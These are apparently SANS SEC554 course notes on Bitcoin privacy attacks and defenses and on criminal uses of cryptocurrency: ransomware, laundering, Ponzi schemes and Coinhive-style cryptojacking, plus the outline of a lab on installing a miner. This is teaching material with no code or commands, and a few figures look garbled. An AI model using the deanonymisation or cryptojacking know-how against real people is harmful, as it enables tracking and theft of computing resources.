NON-BLOCKCHAIN BASED ATTACKS – TRAFFIC ANALYSIS

Bitcoin nodes communicate with each other via a peer-to-peer network to transmit transactions and blocks. Nodes relay these packets to all their connections, which has good privacy properties because a connected node doesn't know whether the transmitted data originated from its peer or whether the peer was merely relaying it.

An adversary able to perform packet captures on your traffic can see data sent and received by a node which can reveal that you are a user. Even if a connection is encrypted the adversary could still see the timings and sizes of data packets. A block being mined results in a largely synchronized burst of identically-sized traffic for every bitcoin node, because of this bitcoin nodes are very vulnerable to revealing traffic analysis.



Wireshark packet capture showing Bitcoin Protocol Traffic.

SANS

SEC554 | Blockchain and Smart Contract Security

69

In theory, the Bitcoin protocol has a relatively high level of user anonymity. By implementing best practices for anonymity and privacy protection, it is possible for a Bitcoin user to make it difficult for an attacker to identify the identity and transactions of a Bitcoin user within the Bitcoin ecosystem.

However, the Bitcoin network operates on top of traditional network infrastructure, and analysis of network traffic can reveal information about a node's identity and activities. For example, by monitoring a node's network traffic, it is possible to observe the transactions and blocks that enter and leave a particular computer. By comparing these, an attacker can identify the transactions and blocks that originate with that node vs. the ones that it receives and relays on to its peers. This can reveal the addresses associated with that node based upon the contents of the transactions and blocks originating with it.

NON-BLOCKCHAIN BASED ATTACKS – CUSTODIAL WALLETS

Some bitcoin wallets are just front-ends that connects to a back-end server run by a company. These custodial wallets (where you also don't usually own your private key) has no privacy at all.

The wallet custodian can see all the user's addresses, all their transactions, the amount in your wallet, and sometimes the user's IP address too.

As mentioned previously, not all Bitcoin users maintain control over their own private keys. Some of them use custodial wallets and cryptocurrency exchanges to manage their accounts and perform transactions on their behalf.

The use of one of these key management services means that the user has no privacy from their account manager. In many jurisdictions, these services are required to know your customer (KYC) and have anti-money laundering (AML) processes in place. These processes mandate that the service knows the real-world identity of the owners of every account in their care.

With this combination of control over a user's private keys and knowledge of their real-world identity, a user completely sacrifices privacy and anonymity. Additionally, a service provider may be required to hand over this information to law enforcement if it is requested as part of an investigation or if the government where the organization is based wants to have that data.

NON-BLOCKCHAIN BASED ATTACKS – WALLET HISTORY & INTERNET USE

WALLET HISTORY RETRIEVAL

All bitcoin wallets must somehow obtain information about their balance and history, which may leak information about which addresses and transactions belong to them.

BLOCKCHAIN EXPLORER WEBSITES

Blockchain explorer websites are commonly used. Some users even search for their transaction on those websites and refresh it until it reaches 3 confirmations. This is very bad for privacy as the website can easily link the user's IP address to their bitcoin transaction (unless tor is used), and the queries to their website reveal that the transaction or address is of interest to user.


Few Bitcoin users run a full node with a complete copy of the digital ledger. This means that, if they want information about their Bitcoin accounts and the transactions that they perform, they need to request this data from a service connected to a full node.

For this reason, Bitcoin wallets and users will perform queries to update their current wallet balances or see the current status of a pending transaction. If an attacker is monitoring these requests, they can learn the Bitcoin addresses that are associated with an IP addresses, which may reveal the Bitcoin user's real-world identity.

NON-BLOCKCHAIN BASED ATTACKS – TAINT ANALYSIS

Through taint Analysis, one can discover how traceable a transaction is to a user. The “taint” of a Bitcoin transaction evaluates the association between an address and earlier transaction addresses.

Higher levels of taint indicate higher levels of correlation.



Taint analysis is an analytical technique that predates blockchain and Bitcoin. Taint analysis tracks values through a program or transactions through a blockchain, making it possible to determine the values that influenced a particular calculation or transaction.

For analysis of Bitcoin transactions, taint analysis can help to identify correlations between wallet addresses and transactions. By tracking flows of UTXOs through transactions, it is possible to calculate the probability that a set of addresses belongs to the same user. This analytical technique can be compared with the blockchain-specific ones described previously to increase the confidence in the suspected correlations.


NON-BLOCKCHAIN BASED ATTACKS – METADATA LINKAGE

Often, when users send or post a Payment Address / Public Key, there is metadata surrounding it.

For example:

- Account Name of a Blog post or Social Media Handle
- PGP Public Key email address
- Affiliation or URL Link
- TOR Payment Account or Forum comment.

If the metadata can identify a user, then the address is most likely correlated to that identity.



In some scenarios, a Bitcoin user will publicly claim a particular address. This is common in cryptocurrency scams and ransomware attacks as well as legitimate cases like requesting crowdfunding or launching an initial coin offering (ICO).

In these cases, a particular address or set of addresses can be conclusively linked to a particular user. This information can then be combined with other analytical techniques to identify other addresses that are likely owned by the same user.

DEFENSES FOR PRIVACY AND ANONYMITY

METHODS FOR IMPROVING PRIVACY

AVOID ADDRESS REUSE

MULTIPLE TRANSACTIONS

CHANGE AVOIDANCE & MULTIPLE CHANGE OUTPUTS

COINJOIN

LIGHTNING NETWORK

A number of different techniques can be used to reduce the anonymity and privacy of a Bitcoin user. However, there are also methods by which a Bitcoin user can improve their privacy as well, such as:

- **Avoiding Address Reuse:** Use of the same address for multiple transactions creates correlations. Treating every address as a one-time address helps to destroy these correlations.
- **Multiple Transactions:** Using multiple inputs in the same transaction or transferring “round number” values leaks information. Splitting transactions across multiple transactions reduces information leakage.
- **Change Avoidance and Multiple Change Outputs:** Automatic change addresses have features that make them easier to differentiate from output addresses. Avoiding change addresses or using multiple ones in a transaction helps to conceal them from detection.
- **CoinJoin:** CoinJoin mixes multiple users’ transactions into a single transaction, making it harder to interpret.
- **Lightning Network:** Lightning Network transactions are not stored on the blockchain ledger, making them less visible to attackers.

AVOID ADDRESS REUSE

- The most private and secure way to use cryptocurrency and support anonymity is to send a brand-new address to each person who pays you and demand a new address when sending payment.
- After the received coins have been spent the address should never be used again.
- When an address is paid multiple times the coins from those separate payments can be spent separately which hurts privacy due to linking otherwise separate addresses.
- To avoid privacy attacks from “forced address reuse,” a user should not spend coins that have landed in an already spent and empty address. Usually, the payments are of a very low value, so it all depends what privacy is worth to the user.




Configuration: The `-avoidpartialspends` flag has been added (default=false) which enables the wallet to spend existing UTXO to the same address together even if it results in higher fees. If someone were to send coins to an address after it was used, those coins will still be included in future coin selections.

Correlating multiple uses of an address is one of the simplest ways to identify multiple accounts associated with a particular Bitcoin user. If the same address is used to receive multiple payments or initiate multiple transactions, it is obvious that all of these transactions are to/from the same user. As a result, any other addresses used alongside this address can also be correlated to this user.

For this reason, using each address only once is an important part of preserving the privacy of a Bitcoin account. By completely draining the account in every transaction, the user limits the information that can be inferred regarding the account to a single transaction. An attacker analyzing the transaction may not be able to differentiate between a true transaction or a transfer between different accounts owned by the same user.

MULTIPLE TRANSACTIONS

Payment to an address with more than one transaction can reduce the risk of “amount-based” privacy attacks such as amount correlation and round numbers.



Performing “round number” transactions is an easy way for a human user to reveal the output address of a particular transaction. Since these types of transactions are unlikely to occur, the output address with the “round number” value is likely the intended recipient and also likely to be someone other than the user.

Performing multiple transactions can help to conceal these types of transactions. Even if the second transaction comes from the change address of the first, an attacker may not be able to determine if these two transactions are to the same recipient or different ones.

CHANGE AVOIDANCE & MULTIPLE CHANGE OUTPUTS

Change avoidance is where transaction inputs and outputs are chosen to not require a change output to protect privacy by eliminating any change detection heuristics.

Change avoidance is also a practical solution for high-volume bitcoin services, which typically have a large number of inputs available to spend and a large number of required outputs for each of their customers awaiting payment. This reduces fees paid to miners because the transactions uses less block space.

If change outputs cannot be avoided, then creating more than one change output can improve privacy since this also evades change detection heuristics which usually assume there is only a single change output. This can create higher miner fees, however.



The use of change addresses creates multiple different problems for a Bitcoin user:

- **Change Detection:** Analysis of wallet fingerprints, etc. can make it possible to identify a change address, linking it to the input address(es) of the transaction.
- **Increased Fees:** Every transaction carries fees, so minimizing them (by eliminating the change transaction) decreases the cost to the user.

The use of change addresses can be avoided by performing transactions that completely spend the input UTXO(s). This is especially easy for exchanges and holders of large Bitcoin reserves, which are likely to have a number of options to choose from.

An alternative is to use multiple different change addresses for a Bitcoin transaction. This defeats simple heuristics that assume that each transaction includes a single, randomly-generated change address.

COINJOIN (I)

CoinJoin is a trustless method for combining separate Bitcoin payments from multiple spenders into a single transaction, making it more difficult for outside parties to determine which spender paid which recipient.

Eliminates the “common input ownership” heuristic attack on privacy.

It is not possible to look at a transaction on a Blockchain explorer to tell whether it is a CoinJoin or not.

The only decentralized bitcoin privacy method deployed (so far).


Other similar solutions exist, such as PayJoin, CoinSwap (a smart contract version), and TumbleBit

CoinJoin is a protocol designed to increase Bitcoin user privacy by eliminating useful information about a Bitcoin transaction. In an earlier slide, we discussed the fact that a sample Bitcoin transaction could include a single Bitcoin user with many addresses or many different Bitcoin users. This second case is CoinJoin.

CoinJoin can be thought of as a matchmaking service for Bitcoin users wishing to hide the source and destination of their transactions. In a CoinJoin transaction, multiple different Bitcoin users contribute UTXOs to the transaction. From this pool of value, output UTXOs are generated that go to the intended recipients of the transaction.

The goal of CoinJoin is to make it impossible to determine which of the input addresses is paying which of the output addresses, making taint analysis and similar analytics strategies ineffective. CoinJoin not only protects the privacy of its users but also has benefits for other Bitcoin users as well because it is impossible to differentiate a CoinJoin transaction (with multiple users) from a regular one (with a single user with multiple addresses), degrading the effectiveness of the “common input ownership” heuristic.

COINJOIN (2)



The signatures, one per input, inside a transaction are completely independent of each other.

The image above shows why CoinJoin is an effective strategy for masking information about Bitcoin users. Transaction 1 has a single input address, so it is obvious that the transaction is performed by a particular user. Of the two output addresses, both or neither may belong to the user. However, the round number values suggest that at least one belongs to another party.

In Transaction 2, three different UTXOs are provided as inputs. While each of them is digitally signed, the signatures are completely independent of one another. This means that the three inputs could come from one, two, or three different users. While the outputs suggest that the first and third inputs belong to the same user (since they are combined to create a single output), it could be that two different users are paying the same person. Without further information, it is impossible to interpret this transaction with any certainty.

LIGHTNING NETWORK

Lightning Network is an "off-chain" transaction protocol for Bitcoin based on direct node to node payment channels. Since these transactions happen off-chain, they are not broadcast to every node in the network and are not stored forever in a publicly-visible blockchain. Lightning Network transactions improve privacy, are almost instant, and are cheaper than on-chain transactions.

Adversaries cannot look at a public permanent record of all transactions because there isn't one. Instead, adversaries would possibly have to run intermediate nodes and possibly extract information that way if they sit between the payment channels as intermediaries.

Privacy attacks like the common-input-ownership heuristic, address reuse, change address detection, input amounts revealing sender wealth or mystery shopper payments fundamentally don't work because there are no addresses or transaction inputs/outputs that work in the same way.

The official abstract and White paper can be found here: <https://lightning.network/lightning-network-paper.pdf>

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.2

Attacks on Privacy

Blockchain-Based Attacks

Non-Blockchain Based Attacks

Defenses for Privacy

Malicious Uses of Blockchain

Ransomware and Crypto-Lockers

Cryptojacking

ICO Scams and Ponzi Schemes

Exercise: Install a Crypto-Miner Malware Agent

Regulatory Compliance and Investigation

The Current Regulatory Environment

OSINT and Anonymity Issues and Detection

TOR, Monero, and Dark Net Markets

Exercise: OSINT to Discover Hidden Bitcoin Funds

SANS |

SEC554 | Blockchain and Smart Contract Security

81

This page intentionally left blank.

“Bitcoin is simply a technology. As a technology, often the first use it finds is in the hands of criminals. The first cars were used as get-away vehicles.

Criminals use the most cutting-edge technology because they operate in an environment with very high profit margins.....and very high risk.”

- Andreas M. Antonopoulos

For a long time, Bitcoin was seen as an asset primarily used by criminals. The anonymity that it provided made it useful for illegal transactions, and it is much more difficult to trace a criminal through the Bitcoin network than the traditional financial system.

However, the fact that Bitcoin is useful for criminals does not mean that it is only useful for criminal activities. The design of the Bitcoin network mean that it has a number of useful applications for legitimate businesses and individuals.

For example, Bitcoin offers the ability to perform high-value financial transfers at a fraction of the price of doing the same via the traditional financial system. For example, in April 2020, the cryptocurrency exchange Bitfinex made a \$1.15 billion transfer via Bitcoin with fees amounting to about \$0.68. In contrast, performing an international wire transfer from the US is likely to carry \$40-50 in fees regardless of the amount. This assumes that the sending and receiving countries do not have commissions and recipient fees (which can range from 1-2%).

References:

- <https://cointelegraph.com/news/bitfinex-made-a-11-billion-btc-transaction-for-only-068>
- <https://www.businessinsider.com/personal-finance/wire-transfer-fees>
- <https://moneytransfercomparison.com/money-transfer-fee-calculator/>

MALICIOUS USE CASES OF BLOCKCHAIN

CATEGORIES OF MALICIOUS USE

FINANCING CRIMINAL ACTIVITY

HIDING FINANCIAL DATA

DIRECT THEFT ON BLOCKCHAIN

INVESTMENT SCAMS AND PONZI SCHEMES

Blockchain is just a technology, which can be used for both legitimate and malicious purposes. As a result, there are a number of malicious uses of blockchain technology:

- **Financing Illegal Activity:** Bitcoin is commonly used for purchasing and selling illegal goods and services.
- **Hiding Financial Data:** Bitcoin's built-in privacy and anonymity make it difficult to track financial transactions.
- **Direct Theft on Blockchain:** Criminals can steal value from blockchain accounts or make illegal money on the blockchain.
- **Investment Scams and Ponzi Schemes:** While many ICOs are legitimate, some are scams to bilk investors out of their money.

FINANCING CRIMINAL ACTIVITY

Buying or Selling Illegal Items and Services

Criminals use cryptocurrency to facilitate crimes, avoid detection, and remain anonymous in ways that would be more difficult with fiat currency. It can be used to pay for illegal drugs, firearms, and tools to commit cybercrimes.

With Blockchain and cryptocurrency, criminals can avoid large cash transactions and reduce the risk of bank accounts being traced, or of banks notifying governments of suspicious activity.

Funding Illegal Activities or Terrorism

Criminals have used cryptocurrency, often in large amounts and transferred across international borders, as a new means to fund criminal conduct ranging from child exploitation to terrorist fundraising.

Ransom, Blackmail, and Extortion

Cryptocurrency has also been used as a way to fund and facilitate sophisticated ransomware and blackmail schemes.

Bitcoin and other cryptocurrencies have a number of different features that make it useful for cybercriminals, such as:

- **Limited Traceability:** Bitcoin transactions are difficult to trace and interpret, as demonstrated previously. This enables criminals to make sales and purchase and transfer value without relying upon the traditional banking system or making suspiciously large cash transactions (both of which can be traced).
- **Global Reach:** Bitcoin is a global currency, and nodes can join the network and perform transactions from anywhere. This makes it easy for criminals or terrorists to transfer money across international borders.
- **Decentralized Digital Custody:** Bitcoin “stores” a user’s cryptocurrencies assets on a decentralized network of nodes. All that a user needs to claim them is knowledge of the associated private key. This eliminates the need to store value in bank accounts or have stashes of cash.
- **Anonymity:** Bitcoin has a certain level of anonymity and untraceability since Bitcoin addresses are difficult to link to real-world identities. This makes it easy to use when demanding ransoms since providing a Bitcoin address to send payment to does not reveal the criminal’s identity.

RANSOMWARE – STATISTICS AND OVERVIEW

- Ransomware is the name given to the method of encrypting files and data with malware, and demanding payment for the decryption key.
- The past few years, cybercriminals have learned just how lucrative encrypting data can be. As of October, 2020 ransomware grew 56% in the past year.
- Predictions are made that ransomware will cost around \$6 trillion annually by 2021.
- 98% of all Ransomware payments are requested to be made in Bitcoin or Monero.



SANS |

SEC554 | Blockchain and Smart Contract Security 85

Ransomware has become one of the most common types of malware in existence in recent years. While ransomware has existed for decades, it only achieved public awareness in 2017 with the WannaCry ransomware and NotPetya fake ransomware attacks.

Ransomware malware is simple to develop since it can use built-in features of the target operating system to perform file encryption and decryption. All that the ransomware operator needs to know is the private key that unlocks a particular target's computer. If a victim pays the ransom, the attacker can provide this small piece of data, and the user can restore most of their lost files. However, without this key, most ransomware variants are unbreakable, and the encrypted files are lost forever.

The simplicity and profitability of ransomware attacks has contributed to their exponential growth in recent years. This has also contributed to an increased public awareness of cryptocurrency since most ransom demands are made in Bitcoin and Monero. Due to the features of Bitcoin discussed previously, requesting payment in these currencies is easy for an attacker and limits their risk of exposure.

Reference:

<https://www.comparitech.com/antivirus/ransomware-statistics/>

RANSOMWARE – WANNACRY

Menu screen of Ransomware “WannaCry” that impacted over 200,000 computers in early 2017.



SANS

SEC554 | Blockchain and Smart Contract Security

86

WannaCry is the malware variant that made ransomware famous. In 2017, cybercriminals took advantage of a leak of NSA data to build a ransomware worm. The NSA had discovered a vulnerability in the Windows SMB protocol and weaponized it to create a worm (malware that can spread by itself). This exploit was leaked by the Shadow Brokers, making it available to cybercriminals.

WannaCry combined the NSA’s EternalBlue exploit with the code required for ransomware to create a self-spreading ransomware variant. When unleashed, this malware caused widespread destruction until a cybersecurity researcher discovered and activated a “kill switch” built into the malware. Since then, variants of WannaCry have occasionally appeared using different versions of the original “kill switch”.

WannaCry is relevant to a discussion of the malicious use of Bitcoin because it demanded that victims pay their ransoms in that cryptocurrency. If a ransom demand was met, the cybercriminals would send the secret key used to encrypt the victim’s computer. With this key, it was possible to reverse the encryption and restore the original files.

RANSOMWARE – CASE STUDY

A ransomware attack is holding Baltimore's networks hostage

Hackers are asking for 13 Bitcoins to free the city's systems.



Christine Fisher, @cfisherwrites

May 8, 2019

18
Comments



Alex Wroblewski via Getty Images

Starting in May 2019, the Baltimore City Government's computer systems were hit with a ransomware infection that crippled the government for over a month.

The attack reportedly encrypted computer systems that supported vaccine production, ATMs, airports, and hospitals.

Estimates put the recovery costs at \$18,000,000, although the criminal(s) behind the malware only demanded \$76,000 worth of Bitcoin to provide the decryption key.

A ransomware attack brought Baltimore city government's computers to a halt yesterday. The hackers are reportedly holding the city's files hostage, demanding up to 13 Bitcoins (about \$76,280) to free the city's systems. As of this afternoon, the city has quarantined the ransomware, the [Baltimore Sun reports](#). But, in a [press conference](#), the city said it is not sure when all of the systems will be functioning again.

<https://www.engadget.com/2019-05-08-baltimore-city-government-ransomware-attack.html>

SANS

SEC554 | Blockchain and Smart Contract Security

87

WannaCry was an example of a “spray and pray” ransomware attack, where cybercriminals attempted to infect as many computers as possible and requested a (relatively) small ransom from each. Due to the sheer number of victims infected with the malware, the cybercriminals could expect a reasonable payout even with a very low success rate.

In recent years, cybercriminals' tactics have shifted to more targeted attacks, like the one against the City of Baltimore. These ransomware attacks (performed by ransomware variants like Ryuk or Sodinokibi) typically target large organizations like cities, hospitals, and schools. The ransomware is typically delivered via spear phishing emails or exploitation of remote access solutions like VPNs or RDP.

A major difference between the two “styles” of ransomware attacks is the size of the demand made. For example, WannaCry demanded about \$300 from its victims, while Ryuk’s average ransom demand was \$1,339,878 in Q1 2020.

Reference:

<https://www.tripwire.com/state-of-security/security-data-protection/increase-in-ransomware-demand-amounts-driven-by-ryuk-sodinokibi/>

HIDING FINANCIAL DATA

Money Laundering

Money laundering occurs when an individual knowingly conducts a financial transaction connected to or stemming from a criminal offense in order to conceal the proceeds, or evade federal reporting requirements. Transnational criminal organizations, including drug cartels, may find cryptocurrency especially useful to hide financial activities and to move vast sums of money efficiently across borders without detection.

Tax Evasion

Tax cheats may then attempt tax evasion by not reporting capital gains from the sale of their cryptocurrency, not reporting business income or wages paid in cryptocurrency, or using cryptocurrency to facilitate false invoice schemes designed to fraudulently reduce business income.

Avoiding Sanctions

Individuals, companies, and regimes may use cryptocurrency in attempt to avoid the reach of economic sanctions imposed by the United States or other rule-of-law countries. The decentralized nature of Blockchain may allow sanctioned entities to bypass financial controls built into traditional marketplaces that enforce such sanctions.

As demonstrated previously, Bitcoin transactions are difficult to trace. While a great deal of data is available to do so and multiple techniques exist, it is difficult and time-consuming to do so. In comparison, it is typically much easier to trace transactions via the traditional financial system, where many banks are willing to cooperate with law enforcement.

The limited traceability of Bitcoin makes it valuable for a number of different criminal acts:

- **Money Laundering:** The goal of money laundering is to make it difficult to link money to the criminal act that generated it. With Bitcoin, a criminal can quickly muddy the waters by moving money through several different addresses. While this incurs fees, they are typically quite small, and it is difficult to conclusively prove that all of the addresses belong to the same person.
- **Tax Evasion:** Most tax systems are based upon voluntary reporting of income with the threat of audits to encourage honesty. With Bitcoin's anonymity, it is easy to hide assets, and performing a tax audit is a difficult task. This is why the IRS is willing to pay hundreds of thousands of dollars for methods to effectively track cryptocurrency transactions.
- **Avoiding Sanctions:** Some countries will impose sanctions on others that violate laws, agreements, etc. Bitcoin supports international value transfers, and limited traceability makes it difficult to identify transactions designed to bypass sanctions.

Reference:

<https://www.zdnet.com/article/irs-offers-grants-to-contractors-able-to-trace-cryptocurrency-transactions-across-the-blockchain/>

INVESTMENT SCAMS AND PONZI SCHEMES

ICO SCAMS

Fraudsters can use Blockchain as a “buzz-word” to promote new coins or tokens to bilk unsuspecting investors, or to engage in market manipulation. Often, the investments are converted for personal benefit, and make false statements and representations of the actual value. ICO’s (Initial Coin Offerings) occurred often in 2017, and are sometimes described as “Pump & Dump” schemes, to inflate the value to unsustainable levels and exit, leaving other investors with a worthless asset.

PONZI SCHEMES

Ponzi Schemes, or “pyramid schemes”, pretended to offer high-yield returns after people deposited funds into the system, and give a high referral bonus for any members they get to invest. Usually, an illusion of sustainable business is created by pretending the funds are used to develop cryptocurrency-related products and services. However, returns are generated by dividing more recent investments to pay off older members.

The purpose of a legitimate initial coin offering (ICO) is to crowdfund an idea, offering investors a stake in it in exchange for the capital required to develop it. While some ICOs were legitimate, others were designed to be frauds. Since the value of an ICO is based upon the success and demand for the associated product/service, organizations behind ICOs could pump up the price by taking advantage of the blockchain hype, making false claims and statements, etc. After they had made their money, the ICO founders could disappear with the funds.

Ponzi schemes, where the scammer uses later investments to pay “dividends” for earlier investors, have been around for far longer than the blockchain. However, the use of Bitcoin for these schemes enables the scammer to take advantage of blockchain hype, expands their reach, and provides a level of anonymity that can help to protect them from discovery and legal action.

INVESTMENT SCAMS AND PONZI SCHEMES – CASE STUDY

“Plus Token” was a cryptocurrency Ponzi scheme disguised as a high-yield investment program. Its creators closed down the operation in June of 2019 and the scammers exited the scheme by withdrawing over \$3 Billion dollars worth in cryptocurrencies (Bitcoin, Ethereum, and EOS) staked by oblivious investors.

The impact was so bad, it is blamed for crashing the price of Bitcoin in 2019 as they were liquidating on exchanges.

Name:	Name:	Name:
 PLUS TOKEN		
Damage: \$3,000,000,000	Damage: \$2,6000,000	Damage: \$722,000,00
Date of Collapse: 2019	Date of Collapse: 2018	Date of Collapse: 2019
Type: Ponzi	Type: Ponzi	Type: Ponzi
Region: China, Korea	Region: Global	Region: Global

Plus Token was a cryptocurrency wallet that promised investors high rates of returns due to profits made from exchange profit, mining income, and referral benefits. PlusToken targeted investors with little or no knowledge of the cryptocurrency space, using a variety of different forms of advertising and providing training to users on how to purchase cryptocurrency in order to contribute to the system. In total, an estimated 3 million people were pulled in by the scammers.

In total, the PlusCoin scammers were able to steal about \$3 billion. 109 people were arrested in relation to the scam, and six of the leaders were prosecuted for their involvement. However, the ringleader was not arrested, and a significant amount of stolen cryptocurrency was liquidated, leading to the belief that it impacted Bitcoin’s price in late 2019.

References:

<https://bitcoinmagazine.com/articles/how-the-plustoken-scam-absconded-with-over-1-percent-of-the-bitcoin-supply>

<https://news.bitcoin.com/6-members-of-the-multi-billion-dollar-plustoken-scam-charged-with-fraud-in-china/>

DIRECT THEFT ON THE BLOCKCHAIN

Theft on Wallets and Exchanges

By exploiting security vulnerabilities, some criminals can hack wallets and exchanges directly. As discussed in user security; they may also employ social engineering and other tools to obtain passwords and PINs from unsuspecting users. Sometimes, if the criminals operate exchanges themselves, they may engage in insider theft.

In 2019, over \$4.5 billion of cryptocurrency reportedly was lost due to theft or fraud.

Cryptojacking

On “Proof of Work” Blockchains, the ability to digitally mine cryptocurrency provides criminals a reason to hack into computer systems belonging to unknowing individuals and organizations, and utilize their computational power to generate (or “mine”) cryptocurrency. This is called “cryptojacking” and is often accomplished through the use of malware or compromised websites, which cause the victim’s computer to run crypto-mining code.

The results can sometimes be both very elusive or to blatantly impactful if it slows the systems to a crawl by hogging all the CPU power to perform its mining.

Bitcoin and other cryptocurrencies are designed to be a store of value. As described previously, there are numerous ways in which a criminal could gain access to the private key associated with a Bitcoin wallet. If this occurs, the attacker has the ability to transfer value out of these accounts. Due to ledger immutability, it is highly unlikely that any of these stolen funds will be recovered from their owners.

Cryptojacking is an example of an attack that takes advantage of the blockchain ecosystem to make a profit for cybercriminals. For Proof of Work blockchains like Bitcoin, the more computational power that a user controls, the higher the probability of earning block rewards. Cryptojackers steal computational power on other peoples’ computers using malware or malicious browser scripts.

CRYPTOJACKING

The objective of cryptojacking is to have its code solve complex mathematical problems and send the results to the hacker's server while the victim is completely unaware. Scales of economy allow the miner to steal the electricity and hashpower of victim systems.

The code is delivered in two ways:

1) Malicious emails that can install cryptomining code on a computer, usually via phishing. Upon clicking on a malicious link or downloading an attachment, it runs a code that downloads a cryptomining script on the computer. The script then runs silently in the background without the victim's knowledge.

2) Web browser cryptominers work by injecting a cryptomining script on a website or in an ad that is placed on multiple websites. When the victim visits the infected website, or if the malicious ad pops up in the victim's browser, the script automatically executes. No code is stored on the victim's computer.

The computational puzzles that are solved in Proof of Work blockchains are not very complex. The goal is to find a version of a blockchain block header that has a hash value less than a certain threshold. Miners control the value of the block header by changing a certain field called the “nonce”.

With this structure, a cryptojacker only needs to know the contents of a pre-built block header. Using this information, it can increment the nonce field and test options until it (potentially) finds a valid version of the block header. If this occurs, the valid header is reported to the cybercriminal running the cryptojacker and the cryptojacker is presented with a new header to solve.

Cryptojacking code can be delivered in a few different ways:

- **Phishing Emails:** An attacker may use phishing emails to trick a user into installing a cryptojacking program on their computer. This provides the attacker with a constant source of hashpower.
- **Cryptomining Scripts:** Some websites incorporate cryptomining scripts that run Proof of Work mining code in the victim's browser. Mining occurs as long as the page is open, which can provide the attacker with sporadic access to many machines (depending on page popularity).

CRYPTOJACKING – COINHIVE

Coinhive is one of the most notorious cryptojacking services that has existed. It is a web-based miner and relies on a small chunk of JavaScript code designed to be installed on Web sites. The code uses almost all of the computing power of any browser that visits the site in question and controls the victim browser to mine bits of the Monero cryptocurrency.



According to publicwww.com, a service that indexes the source code of Web sites, there are nearly 32,000 Web sites currently running Coinhive's JavaScript miner code as of 2020, including sites for such companies as The Los Angeles Times, Blackberry, PolitiFact, and Showtime. Whether these sites knowingly or unknowingly have this installed is up for debate...

Coinhive was a provider of cryptomining scripts that shut down in March 2019. The service provided JavaScript code that could be inserted into a website and used the visitor's browser for mining. These scripts were used for both illegal and (semi)legal purposes, since the scripts could be maliciously injected into a webpage or added by its owner. (Semi)legal use of cryptomining was designed to provide an alternative to advertisements for website revenue by using visitor's browsers (with or without their consent) to mine cryptocurrency for the website owner's benefit.

Coinhive focused on mining the Monero cryptocurrency because Monero worked to be resistant to mining on ASICs. Due to the massive advantage of ASICs over GPUs and CPUs, a cryptocurrency with ASIC support cannot be effectively mined on a CPU. With Monero, cryptojacking could actually be profitable since ASICs did not control the majority of the Monero blockchain network's hashrate.

References:

- <https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/>
- <https://krebsonsecurity.com/2019/02/crypto-mining-service-coinhive-to-call-it-quits/>

LAB 2.3: INSTALL A CRYPTOJACKER MINING AGENT

Objectives:

- Identify if a cryptominer is running in your computer.
- Checking the CPU impact of a cryptominer.
- Perform forensics on the malware

Time: 45 minutes

This page intentionally left blank.

LAB 2.3: WALKTHROUGH

INSTALL A CRYPTOJACKER MINING AGENT



SANS |

SEC554 | Blockchain and Smart Contract Security 95

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.2

Attacks on Privacy

Blockchain-Based Attacks

Non-Blockchain Based Attacks

Defenses for Privacy

Malicious Uses of Blockchain

Ransomware and Crypto-Lockers

Cryptojacking

ICO Scams and Ponzi Schemes

Exercise: Install a Crypto-Miner Malware Agent

Regulatory Compliance and Investigation

The Current Regulatory Environment

OSINT and Anonymity Issues and Detection

TOR, Monero, and Dark Net Markets

Exercise: OSINT to Discover Hidden Bitcoin Funds

SANS |

SEC554 | Blockchain and Smart Contract Security

96

This page intentionally left blank.

THE CURRENT REGULATORY ENVIRONMENT

Government Agencies, and Authoritative Bodies are actively developing new Regulations and Laws to combat the various malicious use cases of Blockchain.

